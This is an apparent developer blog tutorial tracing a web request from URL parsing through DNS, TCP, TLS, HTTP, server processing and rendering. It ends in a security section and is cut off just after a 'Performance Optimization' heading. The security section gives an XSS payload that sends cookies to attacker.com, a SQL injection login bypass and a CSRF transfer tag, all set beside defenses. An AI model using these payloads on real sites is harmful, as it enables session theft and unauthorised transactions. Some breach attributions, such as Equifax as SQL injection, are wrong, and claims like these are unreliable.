📚 Quick Navigation
What Happens When You Type a URL? The Complete Journey from Browser to Server
The Debugging Story
It was 2 AM. I had just deployed a new feature to production.
Everything worked perfectly on my machine. Staging looked great. But users were reporting the site was “slow” or “not loading.”
I checked server logs. Nothing. CPU usage? Normal. Database queries? Fast. CDN? Working fine.
Three hours of debugging later, I discovered the issue: DNS propagation.
I had updated our domain’s DNS records, but some users’ ISPs were still caching the old IP address. They were literally trying to reach a server that didn’t exist anymore.
That night taught me something crucial: The code you write is just one tiny piece of what happens when someone visits your website.
The real journey? It’s wild.
The 12-Step Journey

When you type https://www.netflix.com and hit Enter, here’s what actually happens:
- Browser parses the URL
- Browser checks its cache
- DNS resolution begins (4-step process)
- Browser gets the IP address
- TCP connection established (3-way handshake)
- TLS/SSL handshake (if HTTPS)
- HTTP request sent
- Request travels through the internet
- Server processes the request
- Server sends HTTP response
- Response travels back to you
- Browser renders the page
Each step takes milliseconds. But understanding them? That’s what separates developers who can debug production issues from those who can’t.
Let me break down each step with real examples from companies like Google, Netflix, Amazon, and Cloudflare.
Step 1: URL Parsing
You type: https://www.netflix.com/browse
Your browser immediately breaks this down into components:
Protocol: https:// (Secure HTTP)
Subdomain: www
Domain: netflix
Top-Level Domain (TLD): .com
Path: /browse
The browser validates each part. Is the protocol supported? Is the domain format valid? Any special characters that need encoding?
Real example from Google Chrome:
If you type netflix.com (without https://), Chrome automatically adds it. It also checks if you meant to type a search query instead of a URL.
Type “facebook login” → Chrome searches Google Type “facebook.com” → Chrome navigates to Facebook
How does it decide? Pattern matching and heuristics. If it looks like a domain (has a TLD), it treats it as a URL.
Fun fact: Amazon’s URL parser handles over 100 million requests per minute. It has to detect and block malicious URLs, handle internationalized domain names (IDN), and support legacy URL formats.
Step 2: Browser Cache Check
Before making any network requests, your browser checks if it already knows the answer.
Three levels of cache:
1. Browser Cache Your browser remembers websites you’ve visited recently. Chrome stores up to 300 MB of cached data by default.
2. Operating System Cache
Your OS maintains its own DNS cache. On Mac/Linux, you can view it with dscacheutil -cachedump. On Windows, use ipconfig /displaydns.
3. Router Cache Your home router caches DNS lookups too. This is why “turning it off and on again” sometimes fixes internet issues—it clears the cache.
Netflix’s caching strategy:
Netflix uses aggressive caching to reduce load times. When you visit netflix.com:
- Static assets (CSS, JS, images) are cached for 1 year
- API responses are cached for 5 minutes
- Video thumbnails are cached for 24 hours
Result? 90% of requests never hit Netflix’s servers. They’re served from cache.
Why caching matters:
Without cache, every visit to Google.com would require:
- DNS lookup: 20-120ms
- TCP connection: 50-200ms
- TLS handshake: 100-300ms
- HTTP request/response: 50-150ms
Total: 220-770ms just to start loading the page.
With cache? 0ms. Instant.
Step 3: DNS Resolution
This is where it gets interesting.
Your browser needs to convert www.netflix.com into an IP address like 54.175.219.8. That’s what DNS (Domain Name System) does.
Think of DNS as the internet’s phone book. You know the name (netflix.com), but you need the number (IP address) to make the call.

The 4-step DNS lookup process:
Step 3a: DNS Recursive Resolver
Your computer asks your ISP’s DNS resolver: “What’s the IP for netflix.com?”
This resolver is like a librarian. It doesn’t know every answer, but it knows how to find it.
Major DNS resolvers:
- Google Public DNS (8.8.8.8) - Handles 400+ billion queries per day
- Cloudflare DNS (1.1.1.1) - Fastest DNS resolver, average 10ms response time
- OpenDNS (208.67.222.222) - Focuses on security and filtering
Step 3b: Root Name Server
If the resolver doesn’t have the answer cached, it asks a root name server: “Who handles .com domains?”
There are only 13 root name server addresses worldwide (though they’re replicated across hundreds of physical servers using anycast routing).
The root server responds: “Ask the .com TLD server.”
Step 3c: TLD Name Server
The resolver asks the .com TLD (Top-Level Domain) server: “Who handles netflix.com?”
The TLD server responds: “Ask Netflix’s authoritative name server at ns1.netflix.com.”
Fun fact: Verisign operates the .com and .net TLD servers. They handle 200+ billion DNS queries per day. If Verisign goes down, most of the internet becomes unreachable.
Step 3d: Authoritative Name Server
Finally, the resolver asks Netflix’s authoritative name server: “What’s the IP for www.netflix.com?”
Netflix’s name server responds: “54.175.219.8”
The resolver caches this answer (typically for 24 hours) and sends it back to your browser.
Total time for DNS lookup: 20-120ms (first visit), 0-5ms (cached)
How companies optimize DNS:
Amazon Route 53: Amazon’s DNS service uses latency-based routing. If you’re in Tokyo, you get the IP of Amazon’s Tokyo data center. In London? London data center.
This reduces latency by 50-200ms per request.
Cloudflare’s approach: Cloudflare operates DNS servers in 275+ cities worldwide. When you query 1.1.1.1, you’re actually hitting the server closest to you.
Average DNS resolution time: 10ms globally.
Facebook’s DNS infrastructure: Facebook runs its own authoritative name servers across 15+ data centers. They use anycast routing so your DNS query automatically goes to the nearest server.
They handle 1+ trillion DNS queries per day.
Step 4: Network Routing
Now your browser knows the IP address: 54.175.219.8
But how does your request actually get there? Through a complex network of routers, switches, and cables spanning the globe.
The physical journey:
Your Computer → Modem
Your computer sends data packets to your modem via Ethernet cable or WiFi. Each packet contains:
- Source IP (your computer)
- Destination IP (54.175.219.8)
- Data payload
- Checksum for error detection
Modem → Router
Your modem converts digital signals to analog (for cable/DSL) or keeps them digital (for fiber). Your router decides where to send the packet next.
Router → ISP
Your router sends packets to your ISP’s local network. This is usually the first “hop” outside your home.
You can see this with traceroute netflix.com:
1  192.168.1.1 (your router)          1.2ms
2  10.0.0.1 (ISP local)               5.8ms
3  72.14.204.1 (ISP regional)        12.3ms
ISP → Internet Backbone
Your ISP routes packets to major internet backbone providers like:
- Level 3 Communications
- AT&T
- Verizon
- Cogent
- Hurricane Electric
These companies operate the massive fiber optic cables that connect continents.
Real example: When you access Netflix from New York, your packets might travel through:
- Your ISP (Comcast)
- Level 3’s backbone network
- Netflix’s CDN (Open Connect)
- Netflix’s server in a nearby data center
Total distance: Could be 50 miles or 5,000 miles, depending on where Netflix’s nearest server is.
How Google optimizes routing:
Google operates its own global network with private fiber optic cables connecting data centers. When you search on Google:
- Your request enters Google’s network at the nearest point of presence (PoP)
- Google routes it through their private network (not the public internet)
- Request reaches the optimal data center
- Response travels back through Google’s network
Result: 30-50% faster than routing through public internet.
Step 5: TCP Connection (3-Way Handshake)
Your browser now has the IP address and knows the route. Time to establish a connection.
This uses TCP (Transmission Control Protocol), which ensures reliable data delivery.

The 3-way handshake:
1. SYN (Synchronize)
Your browser sends a SYN packet to Netflix’s server: “Hey, I want to connect. Here’s my sequence number: 1000.”
2. SYN-ACK (Synchronize-Acknowledge)
Netflix’s server responds: “Got it! I’m ready. My sequence number is 5000. I acknowledge your 1000.”
3. ACK (Acknowledge)
Your browser confirms: “Perfect! I acknowledge your 5000. Let’s start communicating.”
Connection established.
Why three steps?
TCP needs to ensure both sides are ready and agree on sequence numbers. These numbers help track packets and detect if any get lost.
Time for TCP handshake: 50-200ms (depends on distance to server)
How this impacts performance:
Every TCP connection requires this handshake. If a webpage loads resources from 50 different domains, that’s 50 separate handshakes.
Stripe’s optimization:
Stripe hosts all resources (CSS, JS, images) on their own domain to minimize TCP connections. They also use HTTP/2, which allows multiple requests over a single TCP connection.
Result: 40% faster page load times.
Amazon’s approach:
Amazon uses connection pooling. When you visit amazon.com, your browser establishes one TCP connection and reuses it for multiple requests.
They also use TCP Fast Open (TFO), which reduces the handshake from 3 steps to 2 for repeat visitors.
Step 6: TLS/SSL Handshake (HTTPS)
Since you typed https:// (not http://), your browser needs to establish a secure, encrypted connection.
This is where TLS (Transport Layer Security) comes in. It’s the “S” in HTTPS.

The TLS handshake process:
1. Client Hello
Your browser says: “I want to use TLS 1.3. I support these encryption algorithms: AES-256, ChaCha20, etc.”
2. Server Hello
Netflix’s server responds: “Great! Let’s use TLS 1.3 with AES-256 encryption. Here’s my SSL certificate.”
3. Certificate Verification
Your browser checks Netflix’s SSL certificate:
- Is it signed by a trusted Certificate Authority (CA)?
- Is it valid (not expired)?
- Does the domain match (netflix.com)?
- Has it been revoked?
If any check fails, you see the scary “Your connection is not private” warning.
4. Key Exchange
Browser and server use asymmetric encryption (RSA or ECDHE) to securely exchange a symmetric encryption key.
From this point on, all data is encrypted with this key.
Time for TLS handshake: 100-300ms
Why HTTPS matters:
Without HTTPS, anyone between you and the server can:
- Read your data (passwords, credit cards, messages)
- Modify the data (inject malware, change content)
- Impersonate the server (phishing attacks)
Google’s HTTPS push:
In 2014, only 30% of websites used HTTPS. Google announced HTTPS would be a ranking factor.
By 2024, 95% of web traffic is encrypted. Chrome marks HTTP sites as “Not Secure.”
Cloudflare’s free SSL:
Cloudflare offers free SSL certificates to anyone. They issue 1+ million certificates per day.
This single-handedly made HTTPS accessible to small websites and developers.
Facebook’s HTTPS migration:
In 2013, Facebook switched to HTTPS by default. Challenges:
- 10x increase in CPU usage (encryption is expensive)
- Had to upgrade servers worldwide
- Needed to optimize TLS handshake performance
Solution: They developed custom TLS optimizations and open-sourced them. Now used by Netflix, Twitter, and others.
Step 7: HTTP Request
Finally! Your browser can send the actual HTTP request.
A typical HTTP request looks like this:
GET /browse HTTP/1.1
Host: www.netflix.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
Accept: text/html,application/xhtml+xml
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Cookie: NetflixId=v%3D2%26ct%3D...
Connection: keep-alive
Breaking it down:
Request Line: GET /browse HTTP/1.1
- Method: GET (retrieve data)
- Path: /browse
- Protocol: HTTP version 1.1
Headers:
- Host: Which domain (important for servers hosting multiple sites)
- User-Agent: Your browser and OS (helps server optimize response)
- Accept: What content types you can handle
- Cookie: Session data, authentication tokens
- Connection: keep-alive (reuse this TCP connection)
HTTP Methods you should know:
GET - Retrieve data (safe, idempotent) POST - Submit data (not idempotent) PUT - Update/replace resource PATCH - Partially update resource DELETE - Remove resource HEAD - Get headers only (no body) OPTIONS - Check what methods are allowed
Real example from Stripe:
When you submit a payment on Stripe:
POST /v1/charges HTTP/1.1
Host: api.stripe.com
Authorization: Bearer sk_test_...
Content-Type: application/x-www-form-urlencoded
amount=2000¤cy=usd&source=tok_visa
Stripe’s server processes this and returns:
HTTP/1.1 200 OK
Content-Type: application/json

{
  "id": "ch_3MmlLrIyGDeOdqCm0ZXXxXxX",
  "amount": 2000,
  "status": "succeeded"
}
HTTP status codes:
2xx - Success
- 200 OK - Request succeeded
- 201 Created - Resource created
- 204 No Content - Success, but no data to return
3xx - Redirection
- 301 Moved Permanently - Resource has new URL
- 302 Found - Temporary redirect
- 304 Not Modified - Use cached version
4xx - Client Errors
- 400 Bad Request - Invalid syntax
- 401 Unauthorized - Authentication required
- 403 Forbidden - No permission
- 404 Not Found - Resource doesn’t exist
- 429 Too Many Requests - Rate limited
5xx - Server Errors
- 500 Internal Server Error - Server crashed
- 502 Bad Gateway - Upstream server failed
- 503 Service Unavailable - Server overloaded
- 504 Gateway Timeout - Upstream server too slow
Step 8: Server Processing
Your request has arrived at Netflix’s server. Now what?
The server-side journey:

1. Load Balancer
Your request doesn’t go directly to a single server. It hits a load balancer first.
Netflix’s load balancing:
Netflix uses AWS Elastic Load Balancing (ELB). When your request arrives:
- Load balancer checks server health
- Routes to server with lowest load
- Handles SSL termination (decrypts HTTPS)
- Distributes traffic across multiple availability zones
Netflix has thousands of servers. The load balancer ensures no single server gets overwhelmed.
2. Web Server
Your request reaches a web server (Nginx, Apache, or custom).
Nginx at scale:
Nginx can handle 10,000+ concurrent connections on a single server. It’s used by:
- Netflix (video streaming)
- Airbnb (booking platform)
- Dropbox (file storage)
- WordPress.com (blog hosting)
Nginx decides: Is this a static file (image, CSS, JS) or dynamic content (needs application logic)?
Static files? Serve directly from disk or cache. Dynamic content? Pass to application server.
3. Application Server
For dynamic content, the request goes to your application code.
Netflix’s architecture:
Netflix uses microservices. Your request to /browse might trigger:
- Authentication service (verify your session)
- Recommendation service (get personalized content)
- Metadata service (fetch movie details)
- A/B testing service (which UI variant to show)
- Analytics service (log your activity)
Each service runs independently and communicates via APIs.
4. Database Query
The application needs data. Time to query the database.
Database types:
Relational (SQL):
- PostgreSQL - Used by Instagram, Spotify
- MySQL - Used by Facebook, YouTube
- Amazon RDS - Managed database service
NoSQL:
- MongoDB - Used by eBay, Uber
- Cassandra - Used by Netflix, Apple
- Redis - Used by Twitter, GitHub (caching)
Netflix’s database strategy:
Netflix uses Cassandra for user data. Why?
- Handles 1+ million writes per second
- No single point of failure
- Scales horizontally across data centers
- Optimized for high availability
5. Response Generation
The application combines data from multiple sources and generates an HTTP response:
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Content-Length: 45234
Cache-Control: private, max-age=0
Set-Cookie: session=abc123; Secure; HttpOnly

<!DOCTYPE html>
<html>
<head>
  <title>Netflix - Browse</title>
  ...
Response headers explained:
Content-Type: What kind of data (HTML, JSON, image, etc.) Content-Length: Size in bytes Cache-Control: How long to cache this response Set-Cookie: Store data in browser for future requests X-Frame-Options: Security header (prevent clickjacking) Content-Security-Policy: What resources can be loaded
Step 9: Response Journey Back
The response travels back through the same network path:
Netflix’s server → AWS network → Internet backbone → Your ISP → Your router → Your modem → Your computer
But with optimizations:
CDN (Content Delivery Network)
For static assets (images, videos, CSS, JS), Netflix uses a CDN.
How CDNs work:
Instead of serving files from a central server, CDNs cache content in hundreds of locations worldwide.
When you request a Netflix video:
- CDN checks if it has the video cached nearby
- If yes, serves it from the nearest location (10-50ms latency)
- If no, fetches from origin server and caches it
Major CDN providers:
Cloudflare - 275+ cities, used by 20% of websites Akamai - 4,000+ locations, handles 30% of web traffic AWS CloudFront - 450+ locations, integrated with AWS Fastly - Real-time purging, used by Stripe, GitHub
Netflix’s Open Connect:
Netflix built their own CDN. They place servers directly inside ISP networks.
When you watch Netflix:
- Video streams from a server in your ISP’s data center
- Latency: 5-15ms (vs 50-200ms from central server)
- No internet backbone traffic (saves ISPs money)
Result: Netflix delivers 15+ petabytes of data per day with minimal buffering.
Step 10: Browser Rendering
Your browser receives the HTML response. Now it needs to turn that into a visible webpage.
The rendering process:
1. HTML Parsing
Browser reads HTML top to bottom, building the DOM (Document Object Model) tree.
<html>
  <head>
    <title>Netflix</title>
    <link rel="stylesheet" href="styles.css">
  </head>
  <body>
    <div id="app">
      <h1>Browse</h1>
    </div>
    <script src="app.js"></script>
  </body>
</html>
When the browser encounters <link> or <script>, it makes additional HTTP requests.
2. CSS Parsing
Browser downloads and parses CSS files, building the CSSOM (CSS Object Model).
Render-blocking CSS:
The browser won’t render anything until CSS is loaded. Why? To avoid FOUC (Flash of Unstyled Content).
Optimization: Inline critical CSS in the HTML, load non-critical CSS asynchronously.
3. JavaScript Execution
Browser downloads and executes JavaScript.
Parser-blocking JavaScript:
When the browser encounters <script>, it stops parsing HTML until the script downloads and executes.
Why? JavaScript can modify the DOM, so the browser needs to execute it before continuing.
Optimization: Use async or defer attributes:
<script src="app.js" defer></script>
defer: Download in parallel, execute after HTML parsing async: Download in parallel, execute immediately when ready
4. Render Tree Construction
Browser combines DOM and CSSOM to create the render tree—what actually gets displayed.
5. Layout (Reflow)
Browser calculates exact position and size of every element.
This is expensive. Changing layout properties (width, height, position) triggers reflow.
6. Paint
Browser draws pixels to the screen.
Layers and compositing:
Modern browsers use GPU acceleration. They split the page into layers and composite them.
Animating transform and opacity is fast because it only affects compositing, not layout or paint.
Google’s rendering optimization:
Google Search results load in stages:
- HTML shell (instant)
- Critical CSS (inline, 0ms)
- Search results (100-200ms)
- Images (lazy loaded as you scroll)
- Non-critical JS (after page is interactive)
Result: Page feels instant even though full load takes 1-2 seconds.
HTTP Versions: Evolution of the Protocol
The HTTP protocol has evolved significantly. Understanding the differences helps you optimize performance.
HTTP/1.0 (1996)
How it worked:
- One request per TCP connection
- Connection closes after response
- No persistent connections
Problem: Opening a new TCP connection for every resource is slow.
HTTP/1.1 (1997)
Improvements:
- Persistent connections (keep-alive)
- Pipelining (send multiple requests without waiting)
- Chunked transfer encoding
- Better caching
Still used by: 30% of websites (as of 2024)
Problem: Head-of-line blocking. If one request is slow, it blocks all subsequent requests.
HTTP/2 (2015)
Major improvements:
- Multiplexing (multiple requests over single connection)
- Server push (server sends resources before you ask)
- Header compression (HPACK)
- Binary protocol (faster parsing)
Used by: 50% of websites
Real impact:
Cloudflare tested HTTP/2 vs HTTP/1.1:
- Page load time: 30% faster
- Time to first byte: 5% faster
- Number of connections: 90% fewer
HTTP/3 (2022)
Revolutionary change: Uses QUIC instead of TCP.
Why?
TCP has head-of-line blocking at the transport layer. If one packet is lost, all streams wait.
QUIC (built on UDP) allows independent streams. One lost packet only affects that stream.
Benefits:
- 0-RTT connection establishment (no handshake for repeat visitors)
- Better performance on poor networks
- Faster recovery from packet loss
- Built-in encryption (TLS 1.3)
Used by: Google, Facebook, Cloudflare, 25% of websites
YouTube’s HTTP/3 results:
- 30% reduction in buffering
- 9% reduction in video start time
- Better performance on mobile networks
Security Threats: What Can Go Wrong
Understanding the web request journey also means understanding where attacks can happen.
DNS Attacks
DNS Spoofing (Cache Poisoning):
Attacker tricks your DNS resolver into caching a fake IP address.
You type paypal.com → DNS returns attacker’s IP → You send your password to the attacker.
Real incident: In 2019, attackers poisoned DNS caches for several cryptocurrency exchanges, stealing $150,000+.
Protection:
- DNSSEC (DNS Security Extensions) - Cryptographically signs DNS records
- Use trusted DNS resolvers (Cloudflare, Google)
- Monitor DNS changes
DDoS via DNS Amplification:
Attacker sends DNS queries with your IP as the source. DNS servers flood you with responses.
Cloudflare’s mitigation: They handle 72 million DNS queries per second and can absorb massive DDoS attacks.
Man-in-the-Middle (MITM) Attacks
Attacker intercepts traffic between you and the server.
Common scenarios:
- Public WiFi without VPN
- Compromised router
- Malicious proxy
What they can do:
- Read all unencrypted data
- Modify requests/responses
- Inject malware
Protection:
- Always use HTTPS
- Check for valid SSL certificates
- Use VPN on public networks
- Enable HSTS (HTTP Strict Transport Security)
Facebook’s HSTS implementation:
Facebook uses HSTS with a 1-year max-age. Once you visit facebook.com over HTTPS, your browser will only use HTTPS for the next year—even if you type http://.
SSL/TLS Attacks
SSL Stripping:
Attacker downgrades HTTPS to HTTP, then intercepts unencrypted traffic.
You type https://bank.com → Attacker redirects to http://bank.com → You send password in plain text.
Protection: HSTS prevents this. Browser refuses to connect over HTTP.
Certificate Attacks:
Attacker uses a fake SSL certificate to impersonate a website.
Real incident: In 2011, DigiNotar (a Certificate Authority) was hacked. Attackers issued fake certificates for google.com, used in Iran to spy on Gmail users.
Protection:
- Certificate Transparency (public log of all certificates)
- Certificate pinning (app only trusts specific certificates)
- Modern browsers check certificate revocation
SQL Injection
Attacker manipulates database queries through user input.
Example:
Login form expects: SELECT * FROM users WHERE username='admin' AND password='pass123'
Attacker enters username: admin' OR '1'='1
Query becomes: SELECT * FROM users WHERE username='admin' OR '1'='1' AND password='pass123'
The OR '1'='1' is always true. Attacker logs in without knowing the password.
Real impact:
- 2017: Equifax breach (143 million records) - SQL injection
- 2019: Capital One breach (100 million records) - Similar vulnerability
Protection:
- Use parameterized queries (prepared statements)
- Never concatenate user input into SQL
- Validate and sanitize all input
- Use ORM frameworks (they handle this automatically)
Stripe’s approach:
Stripe uses parameterized queries exclusively. Their code review process automatically rejects any string concatenation in SQL queries.
Cross-Site Scripting (XSS)
Attacker injects malicious JavaScript into a website.
Example:
Comment form doesn’t sanitize input. Attacker posts:
<script>
  fetch('https://attacker.com/steal?cookie=' + document.cookie)
</script>
When other users view the comment, the script executes and sends their cookies (including session tokens) to the attacker.
Real incidents:
- 2018: British Airways XSS attack - 380,000 payment cards stolen
- 2020: TikTok XSS vulnerability - Could take over any account
Protection:
- Escape all user input before displaying
- Use Content Security Policy (CSP) headers
- HttpOnly cookies (JavaScript can’t access them)
- Validate input on both client and server
Twitter’s CSP:
Twitter uses strict CSP that only allows scripts from twitter.com domains. Even if an attacker injects a script tag, the browser won’t execute it.
Cross-Site Request Forgery (CSRF)
Attacker tricks your browser into making requests to a site where you’re logged in.
Example:
You’re logged into bank.com. Attacker sends you an email with:
<img src="https://bank.com/transfer?to=attacker&amount=1000">
Your browser automatically includes your bank.com cookies. The transfer executes.
Protection:
- CSRF tokens (random value that attacker can’t guess)
- SameSite cookie attribute
- Verify Origin/Referer headers
- Require re-authentication for sensitive actions
Stripe’s CSRF protection:
Every Stripe API request requires:
- API key (authentication)
- CSRF token (for web requests)
- Idempotency key (prevent duplicate charges)
DDoS (Distributed Denial of Service)
Attacker floods your server with requests, making it unavailable to legitimate users.
Types:
Volumetric attacks: Overwhelm bandwidth (100+ Gbps) Protocol attacks: Exhaust server resources (SYN flood) Application attacks: Target expensive operations (search, database queries)
Largest DDoS attacks:
- 2023: Google absorbed 398 million requests per second
- 2022: Cloudflare mitigated 26 million requests per second
- 2021: AWS absorbed 2.3 Tbps attack
Protection:
Rate limiting:
User can make 100 requests per minute
IP can make 1000 requests per minute
Cloudflare’s approach:
- Anycast network distributes traffic across 275+ cities
- Automatic DDoS detection and mitigation
- Challenge pages for suspicious traffic (CAPTCHA)
Amazon’s AWS Shield:
- Standard (free): Protects against common attacks
- Advanced ($3,000/month): 24/7 DDoS response team, cost protection
GitHub’s 2018 DDoS:
GitHub was hit with 1.35 Tbps attack. Their response:
- Detected attack in 10 minutes
- Routed traffic through Akamai (DDoS mitigation service)
- Back online in 20 minutes
Without DDoS protection? Would’ve been down for hours or days.
Performance Optimization: Making It Faster
Understanding the journey helps you optimize it.
Reduce DNS Lookups
